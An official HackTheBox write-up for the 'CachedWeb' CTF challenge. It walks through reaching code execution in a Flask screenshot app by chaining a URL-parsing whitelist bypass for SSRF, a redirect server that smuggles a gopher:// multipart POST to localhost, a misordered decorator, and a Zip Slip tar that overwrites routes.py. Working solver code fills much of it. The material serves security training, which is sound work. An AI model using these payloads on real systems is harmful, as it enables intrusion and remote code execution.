



HACKTHEBOX



CachedWeb

03rd Jul 2023 / Document No. D23.102.1

Prepared By: makelaris

Challenge Author(s): makelaris, makelaris jr.

Difficulty: **Medium**

Classification: Official

Synopsis

- Whitelist-based SSRF combined with cross-protocol scripting through an unsafe redirect, resulting in RCE using Zip Slip.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of the HTTP protocol.
- Basic understanding of Python and Flask.
- Basic understanding of Server-Side Request Forgery (SSRF).


Skills Learned

- Exploiting unsafe redirects.
- Exploiting URL parsing inconsistencies.
- Cross-Protocol Scripting with the gopher protocol.
- Exploiting Zip Slip to RCE.

Solution

Application Overview

Visiting the application homepage displays a form submit URLs to convert to PDFs:



Looking at `main.js`, we see that `addEventListener` fires when a URL is submitted through the form. It sends a `POST` request to `/api/cache`. In response expects a target image filename to be loaded through `/static/screenshots/${resp.filename}`, in order to be shown to the user.

```
form.addEventListener('submit', e => {
  e.preventDefault();

  alerts.innerHTML = '';
  screenshot.innerHTML = '';

  if (url.value.trim().length == 0) return flash('URL can\'t be empty',
'warning');

  loading.style.display = 'block';
  fetch('/api/cache', {
    method: 'POST',
    body: JSON.stringify({
      'url': url.value
    }),
    headers: {
      'Content-Type': 'application/json'
    }
  })
  .then(resp => resp.json())
  .then(resp => {
    if (resp.message) {
      flash(resp.message, resp.level);

      setTimeout(() => {
```

```

        document.getElementById('closeAlert').click();
    }, 2800);
}

if (resp.domain) {
    screenshot.innerHTML += `
        <h2>Screenshot for <a href="${url.value}"
target="_blank">${resp.domain}</a></h2>
        
    `;
}
})
.then(() => {
    url.value = '';
    loading.style.display = 'none';
});
});
});

```

Inside the `blueprints` folder the routes are defined with their corresponding functionality.

`/api/cache` expects a `POST` JSON request containing the `url` that is later passed on to `cache_web`:

```

@api.route('/cache', methods=['POST'])
def cache():
    if not request.is_json or 'url' not in request.json:
        return abort(400)

    return cache_web(request.json['url'])

```

The passed `url` variable is then parsed, in order to extract the `hostname` and `scheme` attributes, which are subjected to further checks.

```

def cache_web(url):
    domain = urlparse(url).hostname
    scheme = urlparse(url).scheme

    if not domain or not scheme:
        return flash(f'Malformed url {url}', 'danger')

    elif not is_scheme_allowed(scheme):
        return flash(f'Scheme {scheme} is not allowed', 'danger')

    elif not is_domain_allowed(domain):
        return flash(f'Domain {domain} is not allowed', 'danger')

    elif cache.exists(domain):
        return serve_cached_web(url, domain)

    elif is_html(url):
        return serve_screenshot_from(url, domain)

```

- The `is_scheme_allowed()` function checks whether the extracted `scheme` component is `http` or `https`.

- The `is_domain_allowed()` function checks whether the extracted `hostname` component matches one of the whitelisted hostnames. There's also a developer's comment indicating that the supposed application hasn't yet reached the production stage.

```
def is_scheme_allowed(scheme):
    return scheme in ['http', 'https']

def is_domain_allowed(domain):
    # TODO: Unrestrict when we reach production stage
    return domain in ['google.com', 'amazon.com', 'twitter.com']
```

The database model `cache`'s `exists()` method is called. It queries the database to check whether a entry of the domain has been committed in the last 10 seconds.

```
@staticmethod
def exists(domain):
    return query_db('SELECT COUNT(filename) FROM screenshots WHERE url = ? AND
strftime("%s", "now") - strftime("%s", created_at) <= 10', (domain, ),
one=True)
```

If the method returns `True`, it invokes `serve_cached_web()`, with `cache.old()` returning the `filename` of the cached image.

```
def serve_cached_web(domain):
    return flash(f'{domain} is already cached', 'warning', domain=domain,
filename=cache.old(domain))
```

If the website hasn't been cached within the last 10 seconds, it invokes `is_html()`. `PycURL` is a Python interface to `libcurl` that can retrieve objects identified by a URL from a Python program. The `is_html()` function first initiates a `pycurl.Curl()` object and performs a request to the specified `url`. It then checks if there's a `<!DOCTYPE html>` opening tag included at the top of the response body, which indicates if the document is HTML.

```
def is_html(url):
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 10)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True)

        resp = c.perform_rb().decode('utf-8', errors='ignore')
        c.close()

        if re.match('^<!doctype.*>', resp, flags=re.IGNORECASE) is not None:
            return True

    except pycurl.error as e:
        return flash(e, 'danger')

    return flash('Something went wrong', 'warning')
```

Finally, if the website hasn't been cached recently and if `is_html()` returns `True`, the `serve_screenshot_from()` function is invoked. This function spawns a selenium instance and visits the requested `url`. A screenshot is taken using `driver.save_screenshot()`, which is saved to the `/static/screenshots/` folder. The database model `cache`'s `new()` method is invoked, and a database entry of the domain and its associate image filename are committed.

```
def serve_screenshot_from(url, domain, width=1000, min_height=400,
wait_time=10):
    from selenium import webdriver
    from selenium.webdriver.support.ui import WebDriverWait
    from selenium.webdriver.chrome.options import Options

    options = Options()

    options.add_argument('headless')
    options.add_argument('no-sandbox')
    options.add_argument('ignore-certificate-errors')
    options.add_argument('disable-dev-shm-usage')
    options.add_argument('disable-infobars')
    options.add_argument('disable-background-networking')
    options.add_argument('disable-default-apps')
    options.add_argument('disable-extensions')
    options.add_argument('disable-gpu')
    options.add_argument('disable-sync')
    options.add_argument('disable-translate')
    options.add_argument('hide-scrollbars')
    options.add_argument('metrics-recording-only')
    options.add_argument('no-first-run')
    options.add_argument('safebrowsing-disable-auto-update')
    options.add_argument('media-cache-size=1')
    options.add_argument('disk-cache-size=1')

    driver = webdriver.Chrome(
        options=options
    )

    driver.set_page_load_timeout(wait_time)
    driver.implicitly_wait(wait_time)

    driver.set_window_position(0, 0)
    driver.set_window_size(width, min_height)

    driver.get(url)

    WebDriverWait(driver, wait_time).until(lambda r: r.execute_script('return
document.readyState') == 'complete')

    filename = f'{generate(14)}.png'

    driver.save_screenshot(f'{main.app.config["UPLOAD_FOLDER"]}/{filename}')

    driver.service.process.send_signal(signal.SIGTERM)
    driver.quit()

    cache.new(domain, filename)
```

```
return flash(f'Successfully cached {domain}', 'success', domain=domain,
            filename=filename)
```

URL parsing inconsistencies

```
def is_scheme_allowed(scheme):
    return scheme in ['http', 'https']

def is_domain_allowed(domain):
    # TODO: Unrestrict when we reach production stage
    return domain in ['google.com', 'amazon.com', 'twitter.com']

. . .

def is_html(url):
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 10)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True)

        resp = c.perform_rb().decode('utf-8', errors='ignore')
        c.close()

        if re.match('^<!doctype.*>', resp, flags=re.IGNORECASE) is not None:
            return True

    except pycurl.error as e:
        return flash(e, 'danger')

    return flash('Something went wrong', 'warning')
```

Examination of the components parts of a [URL](#)


[scheme] [divider] [userinfo] [hostname] [port number] [path] [query] [fragment]

http://user:password@www.example.com:80/index.html?foo=bar#top

Component	Value
scheme	http
divider	://
userinfo	user:password
hostname	www.example.com
port number	80
path	index.html

Component	Value
query	foo=bar
fragment	top

These Python URL Parsing libraries all interpret this URL [differently](#). Specifications in [RFC2396](#), [RFC3986](#) have been defined, and [WHATWG](#) defined a contemporary implementation based on the RFC. However, different languages and libraries have their own implementations that can cause inconsistencies between URL parser and requester.



This challenge makes use of the the [urlparse](#) library:

```
urlparse(destination).hostname in ['google.com', 'amazon.com', 'twitter.com']
```

20.16. urlparse — Parse URLs into components

Note: The `urlparse` module is renamed to `urllib.parse` in Python 3. The `2to3` tool will automatically adapt imports when converting your sources to Python 3.

Source code: [Lib/urlparse.py](#)

This module defines a standard interface to break Uniform Resource Locator (URL) strings up in components (addressing scheme, network location, path etc.), to combine the components back into a URL string, and to convert a "relative URL" to an absolute URL given a "base URL."

The module has been designed to match the Internet RFC on Relative Uniform Resource Locators. It supports the following URL schemes: `file`, `ftp`, `gopher`, `hdl`, `http`, `https`, `imap`, `mailto`, `mms`, `news`, `nntp`, `prospero`, `rsync`, `rtsp`, `rtspu`, `sftp`, `shhttp`, `sip`, `sips`, `snews`, `svn`, `svn+ssh`, `telnet`, `wais`.

New in version 2.5: Support for the `sftp` and `sips` schemes.

The `urlparse` module defines the following functions:

`urlparse.urlparse(urlstring[, scheme[, allow_fragments]])`

Parse a URL into six components, returning a 6-tuple. This corresponds to the general structure of a URL: `scheme://netloc/path;parameters?query#fragment`. Each tuple item is a string, possibly empty. The components are not broken up in smaller parts (for example, the network location is a single string), and % escapes are not expanded. The delimiters as shown above are not part of the result, except for a leading slash in the `path` component, which is retained if present. For example:

```
>>> from urlparse import urlparse
>>> o = urlparse('http://www.cwi.nl:80/%7Eguido/Python.html')
>>> o
ParseResult(scheme='http', netloc='www.cwi.nl:80', path='/%7Eguido/Python.html',
            params='', query='', fragment='')
>>> o.scheme
'http'
>>> o.port
80
>>> o.geturl()
'http://www.cwi.nl:80/%7Eguido/Python.html'
```

Looking at `urllib.parse.py`, we see that the `hostname` is assigned the first result of the internal `_hostinfo` property.

```

. . .
@property
def hostname(self):
    hostname = self._hostinfo[0]
    if not hostname:
        return None
    # Scoped IPv6 address may have zone info, which must not be lowercased
    # like http://[fe80::822a:a8ff:fe49:470c%tEst]:1234/keys
    separator = '%' if isinstance(hostname, str) else b'%'
    hostname, percent, zone = hostname.partition(separator)
    return hostname.lower() + percent + zone
. . .

```

Within the `_hostinfo` property, the hostname extraction utilizes the builtin string method `rpartition()` and assigns `hostinfo` as its third result.

```

. . .
@property
def _hostinfo(self):
    netloc = self.netloc
    _, _, hostinfo = netloc.rpartition('@')
    _, have_open_br, bracketed = hostinfo.partition('[')
    if have_open_br:
        hostname, _, port = bracketed.partition(']')
        _, _, port = port.partition(':')
    else:
        hostname, _, port = hostinfo.partition(':')
    if not port:
        port = None
    return hostname, port
. . .

```

The `rpartition()` method searches for the last occurrence of a specified string, and splits the string into a tuple containing three elements.

- The first element is everything before the "match"
- The second element is the "match"
- The last element is everything after the "match".

```

>>> 'http://foo@evil.com@google.com'.rpartition('@')
('http://foo@evil.com', '@', 'google.com')

```

Due to this implementation, if we were to input multiple authorities it would define everything after the last occurrence of `@` as the hostname.

```

>>> allowed_domains = ['google.com', 'amazon.com', 'twitter.com']
>>> url = 'http://foo@evil.com@google.com'
>>>
>>> url.rpartition('@')[-1] in allowed_domains
True
>>> urlparse(url).hostname in allowed_domains
True

```

Inside `cURL`'s source code, we see the `parse_hostname_login` function in `urlapi.c` utilizing `strchr()` to split the URL `userinfo` component.

```
char *ptr = strchr(*hostname, '@');
```

According to the documentation, `strchr()` only [l]ocates the first occurrence of character in string. Taking in account this URL parsing inconsistency between the requester and the library, we make the case for a whitelist-based SSRF with a multiple authority abuse.

```
>>> from pycurl import Curl
>>> from urlparse import urlparse
>>>
>>> url = 'http://foo@host.docker.internal:80@google.com'
>>> allowed_domains = ['google.com', 'amazon.com', 'twitter.com']
>>> if urlparse(destination).hostname in allowed_domains
...     c = Curl()
...     c.setopt(C.URL, url)
...     c.perform_rs()
... 
```

Decorator out of order

Looking at the `api` routes in the blueprints folder, we come upon the `/upload` route. We also witness a comment left from the developer, stating that this route's functionality is reserved for a scraper they're working on, presumably one that is going to cache websites on its own.

```
# TODO: Boot up the selenium grid for the scraper we're working on
@is_bot
@api.route('/upload', methods=['POST'])
@is_from_localhost
def upload():
    if 'file' not in request.files:
        return abort(400)

    if extract_from_scraper(request.files['file']):
        return 'ok', 200

    return '', 204
```

The decorated wrappers perform some checks:

- `is_from_localhost()` checks whether the request originates from localhost, otherwise it returns `403 Forbidden`.
- `is_bot` checks whether the session cookie contains the `bot` value, otherwise it returns `403 Forbidden`.

```
def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1':
            return abort(403)
        return func(*args, **kwargs)
```

```

    return check_ip

def is_bot(func):
    @functools.wraps(func)
    def check_bot(*args, **kwargs):
        if not session.get('bot', ''):
            return abort(403)
        return func(*args, **kwargs)
    return check_bot

```

In Python, decorators are higher-order functions that take the function to be decorated as an argument and return another function, usually with additional code injected, which the Python runtime replaces the original function with. Decorators are executed from bottom-to-top. This means that in the case of `/upload`, `@app.route` is run before `@is_from_localhost`.

As it happens, `@app.route` is not a traditional decorator. It misuses the decorator callsite to register the function it is called with in the application handlers table:

```

. . .
def route(self, rule, **options):
    def decorator(f):
        endpoint = options.pop('endpoint', None)
        self.add_url_rule(rule, endpoint, f, **options)
        return f
    return decorator
. . .

```

Here, `decorator` is the actual decorator, and `route` is a function that returns a decorator given the routing arguments. The `decorator` decorator doesn't inject any code. Instead, it adds the user-written handler to the rules table and returns that same handler.

Due to the order of decorator execution, the registered handler is not the one with `@is_bot` injected, because that happens later, and so the correct handler is never used. This renders the `@is_bot` decorator check obsolete due to its misused placement.

Zip Slip

When `/api/upload` receives a `POST` request, it expects a file upload. It then invokes `extract_from_scraper()` using the uploaded file as its first argument. The function first saves the file to the temporary directory of the system and checks whether the file is a tar file. If that's verified, it opens the file and extracts all the contained files using the `extractall()` method. It then iterates through all the files and searches for `.png` images. Once it finds an image, it moves it to the `/static/screenshots` folder and creates a new database entry of a caching instance. The committed entry contains the newly randomized filename and the domain name extracted from the filename of the image.

```

def extract_from_scraper(file):
    tmp = tempfile.gettempdir()
    path = os.path.join(tmp, file.filename)
    file.save(path)

    if tarfile.is_tarfile(path):
        tar = tarfile.open(path, 'r:gz')

```

```

tar.extractall(tmp)

for name in filter(lambda x: x.endswith('.png'), tar.getnames()):
    filename = f'{generate(14)}.png'
    os.rename(os.path.join(tmp, name),
f'{main.app.config["UPLOAD_FOLDER"]}/{filename}')
    cache.new(name[:-4], filename)

tar.close()
return True

return False

```

Searching through Python's bug tracker, we see that the [tarfile](#) library is vulnerable to Zip Slip, which is a vulnerability that is exploited using a specially crafted archive that contains `directory traversal` filenames.

```

$ curl -O https://raw.githubusercontent.com/snyk/zip-slip-
vulnerability/master/archives/zip-slip.tar
$ mkdir /tmp/zipslip
$ cd /tmp/zipslip
$ python3
>>> import tarfile
>>> import tarfile
>>> tf = tarfile.TarFile('zip-slip.tar')
>>> tf.list()
?rw-r--r-- grander/staff          19 2018-04-15 19:04:29 good.txt
?rw-r--r-- grander/staff          20 2018-06-03 13:49:05
../../../../../../../../../../../../../../../../../../../../.
../../../../../../../../../../../../../../../../tmp/evil.txt
>>> tf.extractall()
# find
.
./zip-slip.tar
./good.txt
./zip-slip.zip
# cat /tmp/evil.txt
this is an evil one

```

This could potentially lead to RCE, but we have no way of reaching `/api/upload` at the moment. The check `@is_from_localhost` is still in place, we although can circumvent that using our whitelist-based SSRF, the requester sends a `GET` request while the vulnerable route expects `POST` with a file upload.

Unsafe redirect

Taking a look but at the whitelisted domains, we see that all of them perform a redirect to their `www.` counterpart.

```
$ curl -sSL -D - google.com -o /dev/null
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN

HTTP/1.1 200 OK
. . .
```

So there must be some sort of implementation that follows those redirects in order for the website to be viewed and cached. Taking a look back at `is_html()`, the developer has opted to use the `FOLLOWLOCATION` directive, making the `PyCURL` instance follow full redirects.

```
c.setopt(c.FOLLOWLOCATION, True)
```

Cross-Protocol Scripting

Luckily, `PyCURL` supports a plethora of schemes other than `HTTP`.

About libcurl

- libcurl is a free and easy-to-use client-side URL transfer library, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. libcurl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, Kerberos4), file transfer resume, http proxy tunneling and more!

It also supports the `gopher://` scheme, which provides us with the ability to send a reconstructed POST HTTP file upload packet to the Zip Slip vulnerable `/api/upload` route.

2.1. Gopher URL Syntax

A Gopher URL takes the form:

`gopher://<host>:<port>/<gopher-path>`

where <gopher-path> is one of:

`<gophertype><selector>`
`<gophertype><selector>%09<search>`
`<gophertype><selector>%09<search>%09<gopher+_string>`

If `:<port>` is omitted, the port defaults to 70. <gophertype> is a single-character field to denote the Gopher type of the resource to which the URL refers. The entire <gopher-path> may also be empty, in which case the delimiting `/"` is also optional and the <gophertype> defaults to `"1"`.

<selector> is the Gopher selector string. In the Gopher protocol, Gopher selector strings are a sequence of octets that may contain any octets except 09 hexadecimal (US-ASCII HT or tab), 0A hexadecimal (US-ASCII character LF), and 0D (US-ASCII character CR).

Gopher clients specify which item to retrieve by sending the Gopher selector string to a Gopher server.

Within the <gopher-path>, no characters are reserved.

Note that some Gopher <selector> strings begin with a copy of the <gophertype> character, in which case that character will occur twice consecutively. The Gopher selector string may be an empty string; this is how Gopher clients refer to the top-level directory on a Gopher server.

```
import urllib
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer

req = ...

class MyServer(TCPServer):
    allow_reuse_address = True

class HTTP_RequestHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(301)
        self.send_header('Location', 'gopher://localhost:1337/_%s' %
urllib.parse.quote(req, safe=''))
        return self.end_headers()

server = MyServer(('', 1338), HTTP_RequestHandler)
server.serve_forever()
```

We have an arbitrary file creation vector through Zip Slip and the potential to overwrite existing files. If this was a PHP application, it would be very easy to leverage it for RCE by placing a `.php` file in the directory of the web server. However, since this is a Flask application we'll have to look for another vector.

It's standard knowledge for people who have previously developed a Flask application, that running the application with the builtin debugger makes coding easier. For example, the application will [reload](#) upon changes of the application factory pattern.

```
. . .
class StatReloaderLoop(ReloaderLoop):
    name: Any = "stat"

    def run(self):
        mtimes = {}
        while 1:
            for filename in chain(_iter_module_files(), self.extra_files):
                try:
                    mtime = os.stat(filename).st_mtime
                except OSError:
                    continue

                old_time = mtimes.get(filename)
                if old_time is None:
                    mtimes[filename] = mtime
                    continue
                elif mtime > old_time:
                    self.trigger_reload(filename)
            self._sleep(self.interval)
. . .
```

Thankfully / unfortunately, the developer left `debug_mode` enabled on the `app.run()` instantiation.

```
from application.main import app

app.run(host='0.0.0.0', port=1337, debug=True, use_evalex=False)
```

This allows for arbitrary file creation, and Flask will render the Python implant upon reloading the application.

```
import tarfile, time, io

routes = '''
from flask import Blueprint

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def flag():
    return open('/app/flag').read()
'''


zipslip = io.BytesIO()
tar = tarfile.open(fileobj=zipslip, mode='w:gz')
info = tarfile.TarInfo('../app/application/blueprints/routes.py')
info.mtime = time.time()
info.size = len(routes)
```

```
tar.addfile(info, io.BytesIO(routes.encode()))
tar.close()
```

Python is a little strange when it comes to handling raw binary data, so this solver utilizes the `Content-Transfer-Encoding` header, and sends a base64-encoded file upload, while recreating the POST HTTP file upload packet to serve through a redirect.

```
body = '\r\n'.join([
    '--htb',
    'Content-Disposition: form-data; name="file"; filename="htb.tar"',
    'Content-Transfer-Encoding: base64',
    'Content-Type: application/octet-stream\r\n',
    base64.b64encode(zipslip.getvalue()).decode(),
    '--htb--'
])

req = '\r\n'.join([
    'POST /api/upload HTTP/1.1\r\n'
    'Host: 127.0.0.1:1337',
    'Content-Length: %d' % (len(body) + 2),
    'Content-Type: multipart/form-data; boundary=htb',
    'Connection: close\r\n',
    body,
    ''
])
```



Chaining everything together will give us the flag.

